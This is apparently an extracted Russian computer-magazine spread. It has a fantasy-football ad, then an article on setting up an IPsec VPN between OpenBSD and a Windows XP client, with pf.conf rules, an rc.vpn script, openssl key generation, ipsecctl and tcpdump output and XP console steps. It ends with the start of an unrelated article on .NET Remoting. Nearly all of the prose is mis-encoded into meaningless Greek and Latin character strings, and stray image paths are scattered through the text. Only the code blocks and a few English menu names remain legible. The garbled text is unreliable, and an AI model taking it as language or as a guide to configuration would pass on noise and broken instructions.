СОЗДАЙ СВОЮ КОМАНДУ ИЗ РЕАЛЬНЫХ ИГРОКОВ И ПРИВЕДИ ЕЕ К ПОБЕДЕ

ТЫ ПОЛУЧАЕШЬ \$135 МИЛЛИОНОВ

на приобретение игроков российской премьер-лиги при регистрации на сайте www.total-football.ru.

Подробности на сайте www.total-football.ru

**ГЛАВНЫЙ ПРИЗ –
ПОЕЗДКА НА ФИНАЛ ЛИГИ
ЧЕМПИОНОВ 2006/07**



Ì àñèèðî âèà Í à ì àñòí î ñèè

ÇΑΥΕΘΑ ΝΑΘΑΑΤ ΑΤ ΘΘΑΘÈÈΑ Ι ΔΤ ΑΤ ΑΙ ΟΘ È ΑΑΝΙ ΔΤ ΑΤ ΑΙ ΟΘ WINXP-ÈÈÈΑΙ ΟΤ Α

Τ Τ Α ΑΑΘΑΑΕΑΘΘΤ È VPN ΝÈΔΟΑΑΑΘΝΒ ΝÈΤ ΑΤ ΝΤ ×ΑΘΑΙ ΕΑ VIRTUAL PRIVATE NETWORK — ΑÈΔΟΘΑÈΥΙ ΑΒ ×ΑΝΘΙ ΑΒ ΝΑΘΟ. ΥΘΤ ΘΑΘΘÈΘΤ ΔΕΑÈΥΙ Τ -ΔΑΝΙ ΔΑΑΑÈΑΙ Ι ΑΒ ΝΑΘΟ Ι ΑΔΑΑΑ×È ΑΑΙ Ι ΟΘ, ΝΤ ΝΘΤ ΒΥΑΒ ΕÇ IP-ΤΤ ΑΝΑΘΑÈ, ΝΑΒÇΑΙ Ι ΟΘ Ι ΑΕΑΘ ΝΤ ΑΤ È ×ΑΔΑÇ Τ ΑΥΑΑΤ ΝΘΟΤ Ι ΟΠ ΝΑΘΟ (Ι ΑΙ ΔÈΙ ΑΘ, ×ΑΔΑÇ ÈΙ ΘΑΔΙ ΑΘ) Ν Τ Τ Ι Τ ΟΥΠ ÇΑΥÈΥΑΙ Ι ΟΘ Ι ΔΤ ΟΤ ÈΤ ÈΤ Α

Andrey Matveev
andrushock@real.xakep.ru


Τ ητ τ ατ υα οαεε VPN — τ αανι α-ατ εα ι δι ςθα-τ τ αι αι ηοοι α ε οανοθηαι οαεεαι ι ι ε ηαοε ε εηεεπ-ατ εα ααοι γοι ι ηοε οοα-εεε ετ ι οεααι οεαευι ι ε ετ οτ δι α-οεε ςα η-αο εηι ι ευςτ αατ εγ εθει οτ ηοι εετ αι οεο-οτ αατ εγ ι αθααααααι υο αατ ι υο. Τ ηη ι οδει , εαε ι ταιτ ςαυεοεου ηαοατ ε οθαοεε ι οτ αι αι υο ε αανι οτ αι αι υο WinXP-εεεεαι οτ α η ι τ ι τ ουπ οαοτ ι-ετ αεε VPN.

→ **τ αα IPsec.** Αεγ ητ ςαατ εγ VPN ι τ αοο εηι τ ευςτ-ααουηι ι οτ οτ ετ ευ IPsec, SSL εεε PPTP. Οαι τ α ι α-τ αα, ι τ αααεγρυαα ατ ευοετ ηοαι οαςοαατ ο-εετ α ηαοατ αι τ αι οοαι αατ εγ ι οααο ι οααι τ -οαι εα τ αδ-ατ ι ο ααθεαι οο. Ατ -ι αθαυο, ι τ οτ ι ο -οτ IPsec αυε ηι αοεαευι τ ηι ςαατ αεγ τ αανι α-ατ εγ ααςτ ι ανι ι ηοε α ααςτ αυο ι οτ οτ ετ εαο ηαι αεηοαα TCP/IP, α αι -αοι-δυο, τ τ αι εαα αεαι ε ε οαι αατ , τ ααεεε ερατ ε ι δι-

οτ ετ ε ι οεεεαατ ι αι οοτ αι γ. Ι α αοααι ι οαι ααθααου ηεηι αδοι υι ι τ αι εαι ηαοαυο ηι αοεαεεηοι α ε οτ-αα τ ηοατ ι αελ ηγ ι α γοτ ι ηοαι ααθοα.

IP Security — γοι οαευε ι ααι οτ οτ οτ ετ ετ α, εα-ηαρυεοηι αι ι οτ ηι α οεοοτ αατ εγ, αοοαι οεοεαοεε ε τ αανι α-ατ εγ ςαυεου ι δε οθατ ηι τ δεοδτ αεα IP-ι-α-εαοι α. Α ηι αοεοεεαοεε IPsec ααθατ οεε οαετ ηοι ι ηοε

ε ετ ι οεαατ οεαευι ι ηοε αατ ι υο τ αανι α-εααροηι ςα η-αο εηι τ ευςτ αατ εγ ι αοατ εςτ ι α αοοαι οεοεεαοεε ε οεοοτ αατ εγ. Αοοαι οεοεεαοεεγ αυι τ ετ γαδηι ι οτ οτ-ετ ετ ι AH (Authentication Header — ςαατ ετ αι ε αοοαι-οεοεεαοεε), α οεοοτ αατ εα — ι οτ οτ ετ ετ ι ESP (Encapsulating Security Payload — ετ εαι ηοεεοτ αατ-ι υα ςαυευατ ι υα αατ ι υα). Τ αα ι οτ οτ ετ εα αι ααα-



Νοαι α τ

vi /etc/pf.conf

```
# Τάυαεγαι ίαεθί ηύ
enc_if = "enc0"
int_if = "ral0"
vpn_client = "192.168.2.2/32"

# Θαçðàðàì è ðààèηòðεðòàì àì ηòοί è ί sakmpd (500/udp)
pass in log quick on $int_if inet proto udp from $int_if:network \
to $int_if port isakmp keep state

# Θαçðàðàì ίòί οί ααί έα çàεèðί àáí ί ί àί ððàèèà
pass in on $int_if inet proto esp from $vpn_client to $int_if
pass out on $int_if inet proto esp from $int_if to $vpn_client
pass in on $enc_if inet proto ipencap all
pass in on $enc_if inet from $vpn_client to $int_if:network
pass out on $enc_if inet from $int_if:network to $vpn_client
```

insti tut# vi /etc/ipsec/rc.vpn

```
/* Ά ί ðεαί +ίί ðàæè à έί ί áí áú áúáί áγòñύ ί à γέðáí ááç έñί έί áί έγ,
έί ί ί áί ðεðòáì */
#DEBUG=echo

/* IP-àððàñà έί έαεúí ί áί è ðààεáí ί áί έί ί ύποáðί à */
GW_LOCAL=81.211.11.11
GW_REMOTE=81.211.22.22

/* Óεαçúáááì CIDR-ί ί ðàèèè ί áðèð ί ί áñàðáé */
LOCAL_NETWORKS="192.168.1.0/24"
REMOTE_NETWORKS="192.168.2.0/24"

/* Άúáðáí ί úá ί áðί áú ðεððί ááί έγ è áúóáí ðεðèèáðèè */
ENC=3des
AUTH=sha1

/* Νί áðεαεúí úá έί ááèñύ ί áðáì áððί à ááçί ί áñί ί ηòε áεγ ηί çááί έγ ðóí ί áεγ */
SPI_OUT=1000
SPI_IN=1001

/* Άáñί έðòί úá ί ðèè è ðαéèáì η έεð-áì è */
KEYFILE=/etc/ipsec/esp-enc-key
AUTHKEYFILE=/etc/ipsec/esp-auth-key
```

Çáí òí η ί áðá-ί γ ááèηòáðυεò IPsec-òóí ί áεáé è áεòεáí úò çáí ενάé à SADB

```
# ipsecctl -s all
FLOWS:
flow esp in from 192.168.2.2 to 0.0.0.0/0 peer 192.168.2.2 srcid 192.168.2.1/32
dstid 192.168.2.2/32 type use
flow esp out from 0.0.0.0/0 to 192.168.2.2 peer 192.168.2.2 srcid 192.168.2.1/32
dstid 192.168.2.2/32 type require
SAD:
esp tunnel from 192.168.2.1 to 192.168.2.2 spi 0x0ebbadc6 auth hmac-sha1 enc aes \
authkey 0xfd16f0b81db91b0774925454d42d55976ecabc8a \
enckey 0xdff666aeb0427784cdf72603a1029fe7
esp tunnel from 192.168.2.2 to 192.168.2.1 spi 0xc7163b7e auth hmac-sha1 enc aes \
authkey 0x263e372620e0eb1b5c72f189e009c8896c90c9be \
enckey 0x6db690dc6b158e32e484705ee7db47ce
```

(2) → **έί ί Óεαððáèγ áðáí áί áúγðá.** Άεγ ðááί òύ IPsec ί áí áóí áεί ί ί ðεðúòύ ί ί ðò 500/udp, ί ί έί òί ðί ί ó εάðò ί áί áί ηάðèèèèèáðáì è èεð-áì è, à ðàεαá ðáçðá-øèðύ ί ðί òί ααί έá çàεèðί ááí ί ί áί ððàèèà. Έç-ί áί γáøύ ί ðááèèá Óαεðáí έá (ηί ί ððè èèηðεí á 2).

Ν ί ί ί ύð çáðáçáðáèðί ááí ί ί áί ί áεðί ηá «:network» ί ί ðáááεγáòñύ CIDR-ί ί ðáèèγ ηάè. Ά ί á-øáì ηέó-áá έί ί ηòðéèèγ «\$int_if:network» áúááò ί ç-ί á-áú 192.168.2.0/24 (ί áñèà ί ί áñáðè 255.255.255.0).

Έ áááøύ óεαçáí έá øòáðί ί é óèèèèá pfctl (8) ί áðá-èòáòύ ί ááí ð «ðóéáñáòί á»:

pfctl -f /etc/pf.conf

→ **ί á ηòð ðί ί á έεéáí ðá.** Έέεáí ðñεáγ ί áñòðί έéá IPsec á WinXP áí áί έúí ί óòί ί èòáεúí á è ί áί ί ί έί á-áò ί ðί òί ααί έá øεððί òί ί áί έááñòá:

- (3)
 - 1 START → RUN → ÇÁÍ ÓÑΕÁÁØÚ MMC;
 - 2 FILE → ADD/REMOVE SNAP-IN → IP SECURITY POLICY MANAGEMENT → LOCAL COMPUTER → FINISH → CLOSE;
 - 3 ACTION → CREATE IP SECURITY POLICY → NEXT → NEXT → ΝÍ ÈÌ ÁÁØÚ ÁÁΕΤ ×ΕÓ
Ν ACTIVATE THE DEFAULT RESPONSE RULE → EDIT PROPERTIES Í ΝÒÁÁΕΒÁØÚ Í ÁØÐÍ Í ÓÓÚÌ → NEXT → FINISH;
 - 4 NEW IP SECURITY POLICY → PROPERTIES → ADD → NEXT → TUNNEL ENDPOINT → THIS RULE DOES NOT SPECIFY A TUNNEL → NETWORK TYPE — LOCAL AREA NETWORK (LAN) → AUTHENTICATION METHOD → USE THIS STRING TO PROTECT THE KEY EXCHANGE (PRESHARED KEY) → ÓΕΑÇÚÁÁÁØÚ MYPASSWORD ΕÇ ÓÁΕΕÁ /ETC/ISAKMPD/ISAKMPD.CONF → IP FILTER LIST → ADD → ADD → NEXT → SOURCE ADDRESS → MY IP ADDRESS → DESTINATION ADDRESS → A SPECIFIC IP ADDRESS → 192.168.2.1 → SELECT A PROTOCOL TYPE → ANY, 0 → ÓΝÓÁÍ ÁÁΕΕÁÁ-ÁØÚ ÁÁΕΤ ×ΕÓ EDIT PROPERTIES → FINISH → Í ÐÍ ÁÁÐΒÁØÚ ÁÁÁÁÁÍ Í ÚÁ Í ÁΝΟÐÍ ΕΕΕ → OK;
 - 5 NEW IP FILTER LIST → NEXT → FILTER ACTION → REQUIRE SECURITY → EDIT → ÓΝÓÁÍ ÁÁΕΕÁÁÁØÚ NEGOTIATE SECURITY → Í ÒÍ Á×ÁÁØÚ SESSION KEY PERFECT FORWARD SECRECY (PFS) → OK → NEXT → FINISH → APPLY → OK
 - 6 CONSOLE1 → FILE → SAVE;
 - 7 Í ÁÐÁÇÁÁÐÓÆΑΑØÚÑΒ, ΕΕΑΤ Í ÁÐÁÇÁ-Í ÓÑΕÁÁØÚ ΝÁÐΑΕΝ IPSEC SERVICES (ΕÓ×ØÁ Í ÁÐÁÇÁÁÐÓÇΕÐÚÑΒ);
 - 8 START → RUN → MMC → FILE → CONSOLE1 → NEW IP SECURITY POLICY → ASSIGN.

0aaeeoa l adoooeoecaooe aey ei eai noeeoi aaf i uo ni aaei af ee

```
% netstat -nr -f encap
Routing tables
Encap:
Source Port Destination Port Proto SA(Address/Proto/Type/Di rect ion)
192.168.2.2/32 0 default 0 0 192.168.2.2/esp/use/in
default 0 192.168.2.2/32 0 0 192.168.2.2/esp/require/out
```

l oi neoeaa i ea fa i naaa i ei oad oaena

```
# tcpdump -netttvvi enc0
tcpdump: WARNING: enc0: no IPv4 address assigned
tcpdump: listening on enc0, link-type ENC
Sep 20 22: 49: 51. 844143 (authentic, confidential): SPI 0xc7163b7e: 192.168.2.2 >
192.168.2.1: 192.168.2.2.1452 > 192.
168.2.1.22: . [tcp sum ok] 1696328699: 1696328699(0) ack 749361456 win 16560 (DF)
(ttl 128, id 43693, len 40) (ttl 128,
id 43693, len 60)
Sep 20 22: 49: 51. 862522 (authentic, confidential): SPI 0x0ebbdc6: 192.168.2.1 >
192.168.2.2: 192.168.2.1.22 > 192.168.2.2.
1452: P 1: 85(84) ack 0 win 17640 [tos 0x10] (ttl 64, id 29061, len 124) [tos 0x10]
(ttl 64, id 21941, len 144, bad cksum 0! differs by 9f51)
```

l oi neoeaa i ea fa af oodaf ai naaa i ei oad oaena

```
# tcpdump -y ieee802_11_radi o -eni ral 0
tcpdump: listening on ral0, link-type IEEE802_11_RADI O
22: 51: 32. 024954 0: d: 61: 7a: 4b: 12 > 0: 13: 2: 95: be: 9c, bssi d 0: d: 61: 7a: 4b: 12, DS >:
802.11: data: truncated-ip - 90 bytes missing! esp
192.168.2.1 > 192.168.2.2 spi 0x0EBBADC6 seq 257 len 74 [tos 0x10], <radi otap v0,
chan 11, 11g>
22: 51: 32. 025841 0: d: 61: 7a: 4b: 12 > 0: 13: 2: 95: be: 9c, bssi d 0: d: 61: 7a: 4b: 12, DS >:
802.11: data: truncated-ip - 74 bytes missing! esp
192.168.2.1 > 192.168.2.2 spi 0x0EBBADC6 seq 258 len 74 [tos 0x10], <radi otap v0,
chan 11, 11g>
```

A ea=anoaa aeuoadi adoaui i iaei ai ni i euci aaouny i oi adai i ai e ipsecpol.exe/ipseccmd.exe (ec ei i i eae- oa Win2k/WinXP Support Tools), SSH Sentinel, TheGreenBow VPN Client, eaei SafeNet SoftRemoteLT.

→ **I OI I eei faaf ea a ei nbeooneop naou.** Eae aa- deai o, i iaei i deacaouny i o eni i euci aaf ey isakmpd e i i ni i odouu a noi oi o ipsecadm(8) — i oi adai - i u oi daaeai ey caueuai i ui e ni aaei af eyi e. xoi - au i oi aaddeu aa daai oo a aaeioaee, dahn i i odei noai adee, ei aaa e fa ei nbeoonei i , e fa ai i aof ai naadaa onoi i aeai a *BSD.

Ni i ode fa noai o 2. I i neaa i aadaeui i ni caa- aou aaa eep=a: faei aey oedoi aaf ey odaoee (3DES, 192 bit), adoi e — aey adoi deoeaeoe (SHA1, 160 bit).

```
# mkdir -m 700 /etc/ipsec
# openssl rand 24 | hexdump -e '24/1'
```

```
"%02x" > /etc/ipsec/esp-enc-key
# openssl rand 20 | hexdump -e '20/1'
"%02x" > /etc/ipsec/esp-auth-key
# chmod 600 /etc/ipsec/esp-*key
```

Aaeaa, i iaei ai ni i euci aaouny oaei i i i ec eada- ei aa /usr/share/ipsec (ni i ode eenei a 3):

```
# cp /usr/share/ipsec/rc.vpn
/etc/ipsec/rc.vpn
```

I a noi oi fa ai i aof ai naadaa nedei o aaaa au- eyaou ni ei ei aeui ui e i daaeai e:

```
#DEBUG=echo
GW_LOCAL=81.211.22.22
GW_REMOTE=81.211.11.11
LOCAL_NETWORKS="192.168.2.0/24"
```

```
(5) REMOTE_NETWORKS="192.168.1.0/24"
ENC=3des
AUTH=sha1
# Ai ei af ea: caanu ci a-af ey SPI -ei aaei a
i af ypony i anoai e
SPI_OUT=1001
SPI_IN=1000
KEYFILE=/etc/ipsec/esp-enc-key
(6) AUTHKEYFILE=/etc/ipsec/esp-auth-key
```

I i nea oi af , eae n i i i i uup i oi adai i u aaci i an- i i ai ei i oei aaf ey scp (8) eep=e /etc/ipsec/esp-enc- key e /etc/ipsec/esp-auth-key aaaa i adaaaf u eee- af oo, i noai aony oi euei cai onoeu rc.vpn fa eae- ai i ec oi noi a:

```
institut# sh /etc/ipsec/rc.vpn
home# sh /etc/ipsec/rc.vpn
```

→ **oi daaeai ea oei oi i oi eal e.** xoi au cai oi - neou o yada i i adaei i i e neoi ai u i adaa-af u aaeioaop uoe IPsec-oi faeae e aeoeai uo cai enae a aaca SADB (Security Association Database — aaca aaf i uo caueuai i uo ni aaei af ee), i iaei ai ni i eu- ci aaouny oadai i e oedeoi e ipsecctl (8) (ni i ode eene- dei a 4). I i eo+eou daaeoi i adoooeoaeoe aey ei - eai noeeoi aaf i uo ni aaei af ee i iaei ai ni i i uup netstat (1) (ni i ode eenei a 5). Aey daaeai ey aha IPsec-i i oi ei a au i i ei e ei i ai ao:

```
# ipsecadm flush
```

→ **I OI neoeaaai caeoeoi aaf i oa aaf i oa.** I naaa i onoi enoi enc (4) i daanoaeyao ni ai e ni a- oeaeui ue ei daoaei i adoi i e i adee, i i cai ey p- uee i oi ecai aeou oeeuodaep IPsec-odaoeae e i oi ni adoeaou i oi oi aeai ea ad ayueo/enoi ay- ueo i aeoi a i adaa oai , eae i fe i i i aao ai aeano ESP- e AH-i oi oi ei fa. Aey au i i ei af ey yoi e i i a- daoee i ai adai i i i aeaaou i daaa i noi ad i eu- ci aadaey (ni i ode eenei a 6). I ani daanoaee ei i o- oi eui uo noi i adai aa <bad cksum 0!> fa ai aeai o- ay ni ouaou, oae eae i oi neoeaa i ea — fa i naaa i - ei oad oaei na. A oi , +oi i u oaeai fa af oodaf i ai naaa i ei oad oaei na ral0, ni i ode a eenei a 7.

→ **ai ahoi i i nbeoei ooi a.** Oaei i adaci i , i de- aaaa i ay noai a daaf ou a ni +daai ee n adoi deoe- eaoei i i ui oepci i e i i eoi oi caa+i ui i i noi i , au i i ei ypuet oeeuodaep fa i ni i aa IP- e MAC- aadani a, ni neoaee oaaa oi oi oop neoaao, anee i aoi aaeu anaduac cai youny i aani a-af eai caue- ou naaa i ai odaoee i oi af af i af eee aani oi af a- f i af WinXP-eeef oa. E, +oi nai i a i oeyoi fa, adoi - yoi i nou oaa=ee ei i oaeai oaeui i e ei oi oi aoe e i de i adaa+a a aaf i uo oae eenep=af a c



Noai a 2

áèòâà â êàí àëä

Í ÁÇÎ Ð È ΑΑÇÎ Í ΑΝÍ Τ ΝΟΥ ΑΒΘÈÒÁÈÓΘÛ ΝÈΝΘΑÌ Û ÈΑÍ ÀÈΤ Α Α WINDOWS VISTA

Α ΥÍ Τ ΟÓ WINDOWS XP Í Í Τ ÄÈÀ ΝΑΟΑΑÛΑ ÈΤ Í Í ΟÍ ÈÈΑΟÈÈ
Í ΝΟΥΑΝΟΑÈΒÈÈΝÛ ×ΑΔΑÇ ΝÍ ÈΑΟÛ, ÈΤ ΟΤ ΔÛΑΤ ΝÍ Τ ΑÛΑΑÈÈΝÛ
Í Α ÈΑÈΤ Í -ÈÈΑΤ Í ΑÍ Τ Í Τ ΔÍ ΟΤ ÈΤ ÈΑ Í ΑΒΑΑΑ×È ΑΑÍ Í ÛΟ. ΝÍ ÈΑΟÛ
ΔΑÇΑÈÈ È ΔÁΘΑΡÒÍ Í Τ ΑΤ ÇΑΑΑ× È Τ Τ ΝΑÈ ΑΑÍ Û, Í Τ ΟΑÓÍ Τ ÈΤ ÄÈÈ
ΔΑÇΑÈΑΑΡΘΝΒ, È Í Α ΝÍ ΑÍ Ο ΝΟΑΔÛÍ Τ ΔÈΟΤ ΑΒΘ ΑΤ ÈΑΑ Í Τ ΑÛΑ


Αí äðäe Äðí çàí à àèà Sulverus
offbit security team (sulverus@mail.ru)


Οαοί τ εí äèý .NET Remoting í ðàáηοαäèγäò ηí äí é ðä-
äèèçäòèð ðäí ää í á äí èοí äí ðèðí ääí í Ûò äí çí í æ-
í τ ηοäé èäí äèí à (channels), ηóùáηòäòðçìèò äèý açä-
èì í ääèηοäèý í ðèèí æäí èè. Äèääí ääòý ääí í τ é ðäò-
